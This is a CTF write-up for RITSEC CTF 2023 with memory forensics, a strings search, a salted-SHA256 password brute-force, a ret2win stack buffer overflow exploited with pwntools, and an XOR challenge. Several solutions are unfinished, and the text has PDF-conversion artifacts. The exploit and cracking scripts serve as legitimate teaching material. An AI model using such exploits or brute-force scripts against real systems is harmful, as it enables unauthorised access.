[2023.04.02|16:53:23(HKT)]
L> /opt/volatility3/vol.py -f dump.mem banners.Banners
Volatility 3 Framework 2.3.0
Progress: 100.00 PDB scanning finished
Offset Banner

0x752001a0 Linux version 5.4.0-84-generic (buildd@lcy01-amd64-007)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #94~18.04.1-Ubuntu SMP
Thu Aug 26 23:17:46 UTC 2021 (Ubuntu 5.4.0-84.94~18.04.1-generic
5.4.133)
0x75d91d94 Linux version 5.4.0-84-generic (buildd@lcy01-amd64-007)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #94~18.04.1-Ubuntu SMP
Thu Aug 26 23:17:46 UTC 2021 (Ubuntu 5.4.0-84.94~18.04.1-generic
5.4.133)
0x12ae51948 Linux version 5.4.0-144-generic (buildd@lcy02-amd64-069)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #161~18.04.1-Ubuntu
SMP Fri Feb 10 15:55:22 UTC 2023 (Ubuntu 5.4.0-144.161~18.04.1-generic
5.4.229)
0x12af26c90 Linux version 5.4.0-84-generic (buildd@lcy01-amd64-007)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #94~18.04.1-Ubuntu SMP
Thu Aug 26 23:17:46 UTC 2021 (Ubuntu 5.4.0-84.94~18.04.1-generic
5.4.133)
0x13fec78d0 Linux version 5.4.0-84-generic (buildd@lcy01-amd64-007)
(gcc version 7.5.0 (Ubuntu 7.5.0-3ubuntu1~18.04)) #94~18.04.1-Ubuntu SMP
Thu Aug 26 23:17:46 UTC 2021 (Ubuntu 5.4.0-84.94~18.04.1-generic
5.4.133)
```

- ◆ OS information: Linux version 5.4.0-84-generic (Ubuntu 18.04.1)

Then, download the profile from <https://github.com/volatilityfoundation/profiles> in `profiles/Linux/Ubuntu/x64/`:



Put that zip file to `<volatility_path>/volatility/plugins/overlays/linux`:

```
[siunam@earth]-(~/opt/volatility/volatility/plugins/overlays/linux)-
[2023.04.02|19:55:11(HKT)]-[git://master ✓]
↳ mv /home/siunam/Downloads/Ubuntu18.04.1-4.18.0-25.zip .
```

Now we can use that profile.

However, when we try to run other plugins, it'll show this error:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|19:56:17(HKT)]
↳ python2 /opt/volatility/vol.py --profile=LinuxUbuntu18_04_1-4_18_0-
25x64 -f dump.mem linux_netscan
Volatility Foundation Volatility Framework 2.6.1
No suitable address space mapping found
Tried to open image as:
[...]
MachOAddressSpace: MachO Header signature invalid
MachOAddressSpace: MachO Header signature invalid
[...]
```

Hmm?? Header signature invalid?

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|20:00:41(HKT)]
↳ file dump.mem
dump.mem: data
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Forensics/Missing-Piece-Part-1)-
[2023.04.02|20:05:35(HKT)]
↳ xxd dump.mem | head
00000000: 454d 694c 0100 0000 0010 0000 0000 0000 EMIL ...
00000010: ffe7 0900 0000 0000 0000 0000 0000 0000 ...
00000020: 0000 0000 0000 0000 0000 0000 0000 0000 ...
00000030: 0000 0000 0000 0000 0000 0000 0000 0000 ...
00000040: 0000 0000 0000 0000 0000 0000 0000 0000 ...
00000050: 0000 0000 0000 0000 0000 0000 0000 0000 ...
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 ...
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 ...
```

```
00000080: 0000 0000 0000 0000 0000 0000 0000 0000
00000090: 0000 0000 0000 0000 0000 0000 0000 0000
```

I tried to fix this error, but no dice...

## Reversing

### Cats At Play

#### Background

50 Points / 355 Solves

My cat has decided to become a programmer. What a silly guy!

The screenshot shows a challenge card for 'Cats At Play'. At the top left is a 'Challenge' button with a blue outline. To its right is a box showing '242 Solves'. On the far right is a small 'X' icon. Below this is the challenge title 'Cats At Play' in large font, followed by the solve count '77' in a smaller font. Underneath the title is a descriptive text: 'My cat has decided to become a programmer. What a silly guy!'. Below this text is a dark blue button with a white download icon and the file name 'meow.exe'. To the right of the download button are two buttons: 'Flag' in a light gray box and 'Submit' in a white box.

## Find the flag

In this challenge, we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Reversing/Cats-At-Play)-[2023.04.01|18:39:26(HKT)]$ file meow.exe
meow.exe: PE32 executable (console) Intel 80386, for MS Windows, 4 sections
```

It's an 32-bit executable for Windows.

As the challenge's title suggested, let's use `strings` and `grep` to find the flag!

```
[siunamearth]-(~/ctf/RITSEC-CTF-2023/Reversing/Cats-At-Play)-
[2023.04.01|18:40:44(HKT)]
└> strings meow.exe | grep -E '^RS'
RS{C4tsL1keStr1ng5}
```

The `strings <filename>` will list out all the strings inside that file.

The `grep -E '^RS'` will grab anything that starts with `RS`.

♦ | Flag: `RS{C4tsL1keStr1ng5}`

## Guess the Password?

### Background

263 Points / 175 Solves

We found a VIP's box, but when we try to guess his short password, we get rate limited! We managed to get the source code and it looks like the server implements its security in a way that isn't secure! Can you reverse the python code and get the flag?

```
nc guessthepassword.challenges.ctf.ritsec.club 1337
```

Challenge

120 Solves



# Guess the Password?

283

We found a VIP's box, but when we try to guess his short password, we get rate limited! We managed to get the source code and it looks like the server implements its security in a way that isn't secure! Can you reverse the python code and get the flag?

nc guessthepassword.challenges.ctf.ritsec.club 1337

encoding.py

server.py

supersecret.j...

Flag

Submit

## Find the flag

In this challenge, we can download 3 files:

```
[siunamearth]-(~/ctf/RITSEC-CTF-2023/Reversing/Guess-the-Password?)-
[2023.04.01|20:06:26(HKT)]
└> file *
encoding.py: Python script, ASCII text executable
server.py: Python script, ASCII text executable
supersecret.json: JSON text data
```

By looking at function `chatter()` in `server.py`, we need to send a 8-digit password to the server. Then, i'll check our input (`encoder.check_input()`):

```
[...]
def chatter(self, connection_info):
 self.debug_print("Client connected")
 client_socket = connection_info[0]
 client_ip = connection_info[1][0]
```

```

 if self.user_is_rate_limited(client_ip):
 client_socket.send("You are being rate limited".encode())
 client_socket.close()
 return

 client_socket.send("Enter the passcode to access the secret:
\n".encode())
 user_input = client_socket.recv(1024).decode() [:8]

 if len(user_input) == 8 and self.encoder.check_input(user_input):
 secret = self.encoder.flag_from_pwd(user_input)
 response = f"RS{ {secret} }\n"

 else:
 response = "That password isn't right!\n\tHint: The last 8
digits of your phone number\n"

 response += "\nClosing connection ... \n"
 client_socket.send(response.encode())
 client_socket.close()

 self.debug_print("Client connection closed")
[...]

```

### encoding.py:

```

[...]
def hash(self, user_input):
 salt = "RITSEC_Salt"
 return hashlib.sha256(salt.encode() +
user_input.encode()).hexdigest()

def check_input(self, user_input):
 hashed_user_input = self.hash(user_input)
 # print("{0} vs {1}".format(hashed_user_input, self.hashed_key))
 return hashed_user_input == self.hashed_key
[...]

```

Next, our user input will be hashed via **SHA256 with salt RITSEC\_Salt**.

**If the our user input hash is matched to the correct one, we're in!**

### supersecret.json:

```
{

 "key": "657fa7558ae9011e8b9d3f56d5c083273557c3139f27d7b62cac458eb1a1a19d"
 ,
 "secret": "xxxxCORRUPTED_SECRETxxxx"
}
```

With that said, we can write a script that brute force the 8-digit password with that salt!

Since I'm good at Python, let's write a Python script to do that! You can write that in Rust, Go, whatever language you want.

### crack\_hash.py:

```
#!/usr/bin/env python3
import hashlib

def main():
 salt = 'RITSEC_Salt'
 key =
'657fa7558ae9011e8b9d3f56d5c083273557c3139f27d7b62cac458eb1a1a19d'

 for i in range(100000000):
 user_input = f'{i:08d}'

 hashed = hashlib.sha256(salt.encode() +
user_input.encode()).hexdigest()
 print(f'* Trying password {user_input}, after hashed:
{hashed}', end='\r')

 if hashed == key:
 print('[+] Found the correct password!')
 print(f'[+] Before hashed: {user_input}')
 print(f'[+] After hashed: {hashed}')
 exit()

if __name__ == '__main__':
 main()
```

This script will loop **00000000** to **99999999**. If the hashed number is matched to the key one, we found the correct password!

**Let's run it!**

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Reversing/Guess-the-Password?)-
[2023.04.01|19:10:30(HKT)]
└> python3 crack_hash.py
[...]
[*] Trying password 54744973, after hashed:
657fa7558ae9011e8b9d3f56d5c083273557c3139f27d7b62cac458eb1a1a19[+] Found
the correct password!
[+] Before hashed: 54744973
[+] After hashed:
657fa7558ae9011e8b9d3f56d5c083273557c3139f27d7b62cac458eb1a1a19d
```

Nice! We found the correct password: **54744973**!

Let's **nc** to the challenge's machine!

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Reversing/Cats-At-Play)-
[2023.04.01|18:39:29(HKT)]
└> nc guessthepassword.challenges.ctf.ritsec.club 1337
Enter the passcode to access the secret:
54744973
RS{ 'PyCr@ckd' }

Closing connection ...
```

♦ | Flag: **RS{ 'PyCr@ckd' }**

## BIN-PWN

---

### ret2win

---

### Background

---

83 Points / 208 Solves

Are you looking for an exploit dev job. Well apply to the Republic of Potatoes. We are looking for the best hackers out there. Download the binary, find the secret door and remember to pass the right password.

```
nc ret2win.challenges.ctf.ritsec.club 1337
```

Challenge

136 Solves



## ret2win

93

Are you looking for an exploit dev job. Well apply to the Republic of Potatoes. We are looking for the best hackers out there. Download the binary, find the secret door and remember to pass the right password.

```
nc ret2win.challenges.ctf.ritsec.club 1337
```

ret2win

Flag

Submit

## Enumeration

In this challenge, we can download a file:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:21:07(HKT)]
└> file ret2win
ret2win: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=6407290ddc178ebcff6a243a585c21e8c32a440b, for GNU/Linux
3.2.0, not stripped
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:21:08(HKT)]
└> chmod +x ret2win
```

It's an 64-bit ELF executable, and it's not stripped.

Let's view memory protections via pwntool's `checksec`:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:24:19(HKT)]
```

```
L> checksec ret2win
[*] '/home/siunam/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win/ret2win'
 Arch: amd64-64-little
 RELRO: Partial RELRO
 Stack: No canary found
 NX: NX disabled
 PIE: No PIE (0x400000)
 RWX: Has RWX segments
```

As you can see, it has **no memory protections**, like Stack, NX, PIE!

We can try to run that executable and see what will happen:

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:25:35(HKT)]
L> ./ret2win
Are you expert at exploit development, join the world leading
cybersecurity company, Republic of Potatoes(ROP)
[*] This is a simple pwn challenge...get to the secret function!!
test
[*] Good start test, now do some damage :)
```

We can input something and it outputs our input.

Now, let's use **gdb** to reverse engineer it!

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:25:37(HKT)]
L> gdb ./ret2win
[...]
gef>
```

”

Note: I'm using **gdb**'s plugin **gef**.

Disassembling function **main()**:

```
gef> disassemble main
Dump of assembler code for function main:
0x000000000040121c <+0>: endbr64
0x0000000000401220 <+4>: push rbp
0x0000000000401221 <+5>: mov rbp,rs
0x0000000000401224 <+8>: lea rdi,[rip+0xe85] # 0x4020b0
0x000000000040122b <+15>: call 0x401070 <puts@plt>
0x0000000000401230 <+20>: lea rdi,[rip+0xee9] # 0x402120
```

```

0x0000000000401237 <+27>: call 0x401070 <puts@plt>
0x000000000040123c <+32>: mov eax,0x0
0x0000000000401241 <+37>: call 0x4011e4 <user_input>
0x0000000000401246 <+42>: mov eax,0x0
0x000000000040124b <+47>: pop rbp
0x000000000040124c <+48>: ret
End of assembler dump.

```

When `main()` function is ran, it'll call function `user_input()`.

**Function `user_input()`:**

```

gef> disassemble user_input
Dump of assembler code for function user_input:
0x00000000004011e4 <+0>: endbr64
0x00000000004011e8 <+4>: push rbp
0x00000000004011e9 <+5>: mov rbp,rsp
0x00000000004011ec <+8>: sub rsp,0x20
0x00000000004011f0 <+12>: lea rax,[rbp-0x20]
0x00000000004011f4 <+16>: mov rdi,rax
0x00000000004011f7 <+19>: mov eax,0x0
0x00000000004011fc <+24>: call 0x4010a0 <gets@plt>
0x0000000000401201 <+29>: lea rax,[rbp-0x20]
0x0000000000401205 <+33>: mov rsi,rax
0x0000000000401208 <+36>: lea rdi,[rip+0xe71] # 0x402080
0x000000000040120f <+43>: mov eax,0x0
0x0000000000401214 <+48>: call 0x401090 <printf@plt>
0x0000000000401219 <+53>: nop
0x000000000040121a <+54>: leave
0x000000000040121b <+55>: ret
End of assembler dump.

```

In `+24`, it'll call a function called `gets()`.

”

The C library function `char gets(char str)` reads a line from stdin and stores it into the string pointed to by str. It stops when either the newline character is read or when the end-of-file is reached, whichever comes first.

However, **this function is very, very dangerous, and must not be used.**

According to the `man` page, it said:

”

”

Never use **gets()**. Because it is impossible to tell without knowing the data in advance how many characters **gets()** will read, and because **gets()** will continue to store characters past the end of the buffer, it is extremely dangerous to use. It has been used to break computer security. Use **fgets()** instead.

With that said, we can do the basic **stack buffer overflow!**

In **+29** and **+33**, we see:

```
lea rax,[rbp-0x20]
mov rsi,rax
```

The **gets()** function takes 32 bytes (**0x20**) to the stack.

If the input goes over 32 bytes, it'll overflow!

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:28:53(HKT)]
└> python3 -c "print('A' * 32 + 'B' * 8)"
AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB

[siunam@earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:29:04(HKT)]
└> ./ret2win
Are you expert at exploit development, join the world leading
cybersecurity company, Republic of Potatoes(ROP)
[*] This is a simple pwn challenge.. .get to the secret function!!
AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
[*] Good start AAAAAAAAAAAAAAAAABBBBBBBB, now do some
damage :)
[1] 258704 segmentation fault ./ret2win
```

We have a **segmentation fault**, which can confirm it's vulnerable to stack buffer overflow.

Next, we need to find a function that can gain benefits to us!

When you double Tab the **disassemble** command in **gdb**, it'll show all functions:

```
gef> disassemble
-function _libc_csu_init printf
```

-label	_dl_relocate_static_pie	printf@plt
-line	_fini	puts
-probe	_init	puts@plt
-probe-dtrace	_start	
register_tm_clones	deregister_tm_clones	
-probe-stap		
supersecrettoplevelfunction		
-qualified	frame_dummy	system
-source	gets	system@plt
__do_global_dtors_aux	gets@plt	user_input
__libc_csu_fini	main	

The `supersecrettoplevelfunction` looks sussy!

```
gef> disassemble supersecrettoplevelfunction
Dump of assembler code for function supersecrettoplevelfunction:
0x0000000000401196 <+0>: endbr64
0x000000000040119a <+4>: push rbp
0x000000000040119b <+5>: mov rbp,rsp
0x000000000040119e <+8>: sub rsp,0x10
0x00000000004011a2 <+12>: mov DWORD PTR [rbp-0x4],edi
0x00000000004011a5 <+15>: mov DWORD PTR [rbp-0x8],esi
0x00000000004011a8 <+18>: lea rdi,[rip+0xe59] # 0x402008
0x00000000004011af <+25>: call 0x401070 <puts@plt>
0x00000000004011b4 <+30>: cmp DWORD PTR [rbp-0x4],0xcafebabe
0x00000000004011bb <+37>: jne 0x4011d4
<supersecrettoplevelfunction+62>
0x00000000004011bd <+39>: cmp DWORD PTR [rbp-0x8],0xc0debabe
0x00000000004011c4 <+46>: jne 0x4011d4
<supersecrettoplevelfunction+62>
0x00000000004011c6 <+48>: lea rdi,[rip+0xe6d] # 0x40203a
0x00000000004011cd <+55>: call 0x401080 <system@plt>
0x00000000004011d2 <+60>: jmp 0x4011e1
<supersecrettoplevelfunction+75>
0x00000000004011d4 <+62>: lea rdi,[rip+0xe6d] # 0x402048
0x00000000004011db <+69>: call 0x401070 <puts@plt>
0x00000000004011e0 <+74>: nop
0x00000000004011e1 <+75>: nop
0x00000000004011e2 <+76>: leave
0x00000000004011e3 <+77>: ret
End of assembler dump.
```

In here, the `cmp` instruction in `+30` will compare the `rbp` register in `-0x4` is `0xcafebabe` or not. Then, it also compares `-0x8` is `0xc0debabe` or not.

If all conditions are passed, it'll invoke function `system()`, which do some OS command stuff.

## Exploitation

Armed with above information, we can start to exploit stack buffer overflow vulnerability!

- ◆ Goal: Control the RIP register so that we can invoke function `supersecrettoplevelfunction()`

Now, we can use `gdb` to confirm we can overflow the RBP register:

```
gef> r
[...]
Are you expert at exploit development, join the world leading
cybersecurity company, Republic of Potatoes(ROP)
[*] This is a simple pwn challenge...get to the secret function!!
AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
[*] Good start AAAAAAAAAAAAAAAAABBBBBBBB, now do some
damage :)
```

```
Program received signal SIGSEGV, Segmentation fault.
0x000000000401200 in user_input ()
```

[ Legend: Modified register | Code | Heap | Stack | String ]

---

registers

\$rax	:	0x50
\$rbx	:	0x007ffffffffdd68 → 0x007fffffe0ef → "/home/siunam/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win/r[ ... ]"
\$rcx	:	0x0
\$rdx	:	0x0
\$rsp	:	0x007fffffffdc50 → 0x0000000000000001
\$rbp	:	0x4242424242424242 ("BBBBBBBB"?)
\$rsi	:	0x000000004052a0 → "[*] Good start AAAAAAAAAAAAAAAAAAAAAAAABBB[ ... ]"
\$rdi	:	0x007ffffffffd6c0 → 0x007ffff7e14e70 → <funlockfile+0> mov rdi, QWORD PTR [rdi+0x88]
\$rip	:	0x00000000401200 → <user_input+28> dec DWORD PTR [rax-0x73]
\$r8	:	0x000000004056d9 → 0x0000000000000000
\$r9	:	0x73
\$r10	:	0x0
\$r11	:	0x202
\$r12	:	0x0
\$r13	:	0x007ffffffffdd78 → 0x007fffffe128 →

```
"TERMINATOR_DBUS_NAME=net.tenshu.Terminator21a9d5db[...]"
$r14 : 0x0
$r15 : 0x007ffff7ffd020 → 0x007ffff7ffe2e0 → 0x0000000000000000
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction
overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
[...]
```

As you can see, our RBP register is filled with 8 B's ([42](#) in hex).

”

The reason the RIP was not overflowed (technically it was, as we saw in the above screenshot, but there's more to it), is because the [AAAAAAA](#) ([0x4141414141414141](#)) is considered a non-canonical memory address, or, in other words, [0x4141414141414141](#) is a 64-bit wide address and current CPUs prevent applications and OSes to use 64-bit wide addresses.

Instead, the highest memory addresses programs can use are 48-bit wide addresses and they are capped to [0x00007FFFFFFFFF](#). This is done to prevent the unnecessary complexity in memory address translations that would not provide much benefit to the OSes or applications as it's very unlikely they would ever need to use all of that 64-bit address space.

Knowing about canonical addresses, we could take control of the RIP if the 64-bit wide return address [0x4141414141414141](#) (our garbage data) we tried to plant into the vulnerable program's stack, was translated to a 48-bit canonical address by masking off the 2 highest bytes. (From [Red Team Notes](#) 

**To overflow RIP register in 64-bit executable, we can use the following testing payload:**

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.01|20:46:22(HKT)]
↳ python3 -c "print('A' * 32 + 'B' * 8 + 'C' * 6)"
AAAAAAAAAAAAAAAAAAAAABBBBBBBCCCCC
```

```
gef> r
[...]
```

Are you expert at exploit development, join the world leading cybersecurity company, Republic of Potatoes(ROP)

```
[*] This is a simple pwn challenge...get to the secret function!!
AAAAAAAAAAAAAAAAAAAAABBBBBBBCCCCC
[*] Good start AAAAAAAAAAAAAAAABBBBBBBCCCCC, now do
some damage :)
```

```
Program received signal SIGSEGV, Segmentation fault.
0x0000434343434343 in ?? ()
```

```
[Legend: Modified register | Code | Heap | Stack | String]
```

---

registers —

```
$rax : 0x56
$rbx : 0x007fffffffdd68 → 0x007fffffffef →
"/home/siunam/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win/r[...]"
$rcx : 0x0
$rdx : 0x0
$rsp : 0x007fffffffdc50 → 0x0000000000000001
$rbp : 0x4242424242424242 ("BBBBBBBB"?) →
$rsi : 0x000000004052a0 → "[*] Good start
AAAAAAAAAAAAAAAAAAAAAAABBB[...]"
$rdi : 0x007fffffffdd6c0 → 0x007ffff7e14e70 → <unlockfile+0> mov
rdi, QWORD PTR [rdi+0x88]
$rip : 0x434343434343
$r8 : 0x000000004056df → 0x0000000000000000
$r9 : 0x73
$r10 : 0x0
$r11 : 0x202
$r12 : 0x0
$r13 : 0x007fffffffdd78 → 0x007fffffff128 →
"TERMINATOR_DBUS_NAME=net.tenshu.Terminator21a9d5db[...]"
$r14 : 0x0
$r15 : 0x007ffff7ffd020 → 0x007ffff7ffe2e0 → 0x0000000000000000
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction
overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00
[...]
```

This time, we successfully overflowed the RIP register with **6 C's** (**43** in hex).

Now we controlled the RIP register, let's **change it's value to function *supersecrettoplevelfunction()*'s memory address!**

To find it's address, we can use **p** command in **gdb**:

```
gef> p supersecrettoplevelfunction
$1 = {<text variable, no debug info>} 0x401196
<supersecrettoplevelfunction>
```

◆ | Function `supersecrettoplevelfunction()` memory address: `0x401196`

Finally, we can write a Python script to exploit it locally:

```
#!/usr/bin/env python3
from pwn import *

def main():
 elf = ELF('./ret2win')
 # Local
 r = process(elf.path)
 # Remote
 # r = remote('ret2win.challenges.ctf.ritsec.club', 1337)

 padding = b'A' * 32

 # 0xcafebabe, 0xc0debabe RBP register in CMP instruction in function
 `supersecrettoplevelfunction()`
 # cmp1 = p64(0xcafebabe)
 # cmp2 = p64(0xc0debabe)
 cmp1 = b'\xbe\xba\xfe\xca'
 cmp2 = b'\xbe\xba\xde\xc0'

 supersecrettoplevelfunction =
p64(elf.symbols.supersecrettoplevelfunction)

 # Stack: padding → RBP: cmp1 + cmp2 → RIP:
supersecrettoplevelfunction()
 payload = padding + cmp1 + cmp2 + supersecrettoplevelfunction
 log.info(f'Payload: {payload}')

 # For GDB debug
 with open('payload', 'wb') as file:
 file.write(payload)

 # r.sendline(payload)
 r.sendlineafter(b'!!\n', payload)
 print(r.recvall())
 r.interactive()

if __name__ == '__main__':
 main()
```

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win)-
[2023.04.02|23:50:12(HKT)]
└> python3 solve.py
```

```
[*] '/home/siunam/ctf/RITSEC-CTF-2023/BIN-PWN/ret2win/ret2win'
 Arch: amd64-64-little
 RELRO: Partial RELRO
 Stack: No canary found
 NX: NX disabled
 PIE: No PIE (0x400000)
 RWX: Has RWX segments
[+] Starting local process '/home/siunam/ctf/RITSEC-CTF-2023/BIN-
PWN/ret2win/ret2win': pid 396927
[*] Payload:
b'AAAAAAAAAAAAAAAAAAAAAA\xbe\xba\xfe\xca\xbe\xba\xde\xc0\x96\x
11@\x00\x00\x00\x00\x00'
[+] Receiving all data: Done (186B)
[*] Stopped process '/home/siunam/ctf/RITSEC-CTF-2023/BIN-
PWN/ret2win/ret2win' (pid 396927)
b'*] Good start
AAAAAAAAAAAAAAAAAAAAAA\xbe\xba\xfe\xca\xbe\xba\xde\xc0\x96\x11
@, now do some damage :)\n[*] if you figure out my address, you are
hired.\n[!] You are good but not good enough for my company\n'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
```

However, I tried to pass CMP instructions check in the RBP register, still no dice...

## Crypto

---

### Either or Neither nor

---

### Background

---

100 Points / 271 Solves

Made by MetaCTF

Oh no! I was working on this challenge and totally forgot to save a backup of the decryption key! Do you think you could take a look and see if you can recover it for me?

NOTE: The flag format is MetaCTF{}

<https://metaproblems.com/6ebee70f0d78d94a4750f9cb70031965/chal.py> ↗

Challenge

181 Solves

X

# Either or Neither nor

## 136

Made by MetaCTF

Oh no! I was working on this challenge and totally forgot to save a backup of the decryption key! Do you think you could take a look and see if you can recover it for me?

NOTE: The flag format is MetaCTF{}

<https://metaproblems.com/6ebee70f0d78d94a4750f9cb70031965/chal.py>

Flag

Submit

## Find the flag

In this challenge, we can download a file:

```
[siunamearth]-(~/ctf/RITSEC-CTF-2023/Crypto/Either-or-Neither-nor)-
[2023.04.01|21:54:34(HKT)]
└> file chal.py
chal.py: Python script, ASCII text executable
```

It's a Python script:

```
#!/usr/bin/env python

flag = "XXXXXXXXXXXXXXXXXXXXXX"
enc_flag =
[91, 241, 101, 166, 85, 192, 87, 188, 110, 164, 99, 152, 98, 252, 34, 152, 117, 164, 99, 16
2, 107]

key = [0, 0, 0, 0]
KEY_LEN = 4
```

```
Encrypt the flag
for idx, c in enumerate(flag):
 enc_flag = ord(c) ^ key[idx % len(key)]
```

The flag is being XOR'ed!

To reverse that process, we can XOR back the `enc_flag`.

However, I wasn't able to reverse it... Maybe I need to brute force the key??

Hmm... Maybe my Python skill sucks.

Let's Google "XOR brute force online":

A screenshot of a Google search results page. The search query "xor brute force online" is entered in the search bar. Below the search bar, there are filter options: All (selected), Videos, Images, Shopping, Books, More, and Tools. The search results section shows a result from "dCode" with the URL <https://www.dcode.fr/xor-cipher>. The snippet for this result is: "XOR Cipher - Exclusive OR Calculator - Online Decoder, ... Tool to decrypt/encrypt with XOR cipher (eXclusive OR), ... (Definition); How to encrypt using XOR cipher? ... Automatic (Bruteforce 1 to 16 bytes) XOR Decoder - What is the XOR cipher... · How to encrypt using XOR...".

dCode  always work for me.

https://www.dcode.fr/xor-cipher

Cryptography | Steganography | Obfuscation | Misc | TTPs | CTFs

### Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:  
e.g. type 'boolean'

★ BROWSE THE FULL DCODE TOOLS' LIST

### XOR Cipher

Tool to decrypt/encrypt with XOR cipher (eXclusive OR), a modern cryptographic method that consists in encrypting a binary message with a repeated key using a XOR multiplication.

**XOR Decoder**

★ TEXT TO BE XORED (MULTIPLIED BY XOR)  
ASCII Printable Characters (Automatic Detection)

**ENCRYPTION/DECRIPTION METHOD**

- AUTOMATIC (BRUTEFORCE 1 TO 16 BYTES) (?)
- USE THE BINARY KEY
- USE THE HEXADECIMAL KEY
- USE THE ASCII KEY
- KNOWING THE KEY SIZE (IN BYTES)

★ RESULTS FORMAT  ASCII (PRINTABLE) CHARACTERS

- HEXADECIMAL 00-7F-FF
- DECIMAL 0-127-255
- OCTAL 000-177-377
- BINARY 00000000-11111111
- INTEGER NUMBER
- FILE TO DOWNLOAD

► ENCRYPT / DECRYPT

**CRYPTANALYSIS**

① SEARCH FOR KEY SIZE (IN BYTES)

► ANALYZE

See also: [Binary Code](#) — [ASCII Code](#) — [Boolean Expressions Calculator](#)

But first, we need to convert those **enc\_flag** ASCII decimal to hex:

```
#!/usr/bin/env python3


def main():
 enc_flag =
[91, 241, 101, 166, 85, 192, 87, 188, 110, 164, 99, 152, 98, 252, 34, 152, 117, 164, 99, 16
2, 107]
 hexedEnc_flag = '0x'

 for c in enc_flag:
 hexedEnc_flag += hex(c)[2:]
 print(hexedEnc_flag)

if __name__ == '__main__':
 main()
```

```
[siunam@earth]-(~/ctf/RITSEC-CTF-2023/Crypto/Either-or-Neither-nor)-
[2023.04.02|23:17:34(HKT)]
└> python3 solve.py
0x5bf165a655c057bc6ea4639862fc229875a463a26b
```

Then, copy and paste that to XOR decoder:



Next, choose "KNOWING THE KEY SIZE (IN BYTES)", and type **4**. This is because the **KEY\_LEN** is **4**.

Finally, choose "RESULT FORMAT" to "ASCII (PRINTABLE) CHARACTERS", and click "ENCRYPT/DECRYPT":

## XOR DECODER

★ TEXT TO BE XORED (MULTIPLIED BY XOR)

Hexadecimal Extended ASCII [00-FF] (Automatic Detection)

0x5bf165a655c057bc6ea4639862fc229875a463a26b

### ENCRYPTION/DECRYPTION METHOD

AUTOMATIC (BRUTEFORCE 1 TO 16 BYTES) [?](#)

USE THE BINARY KEY

USE THE HEXADECIMAL KEY  1

USE THE ASCII KEY

KNOWING THE KEY SIZE (IN BYTES)  2

★ RESULTS FORMAT  ASCII (PRINTABLE) CHARACTERS

HEXADECIMAL 00-7F-FF

DECIMAL 0-127-255

OCTAL 000-177-377

BINARY 00000000-11111111

INTEGER NUMBER

FILE TO DOWNLOAD

**► ENCRYPT / DECRYPT** 3

### CRYPTANALYSIS

SEARCH FOR KEY SIZE (IN BYTES)

**► ANALYZE**

Results							
Bruteforce attempt. Only relevant results are displayed.							
[ Hexadecimal key   Plain text ]							
		↑↓		↑↓			
7842c7		\ugaRDU{i a_ex _r ael					
784ac7		\uoARD]{i i_ex(_r iel					
784cc7		\uiARD[{\i o_ex._r oel					
7842fd		\ug[RDUAi aeex er a_l					
078411c7		\utaRDF{\i r_ex3_r rel					
784afd		\uo[RD]Ai ieex(er i_l					
784cf9		\ui[RD[Ai oeex.er o_l					
078411fd		\ut[RDFAi reex3er r_l					
7842f9		\ug_RDUEi aaex ar a[l					
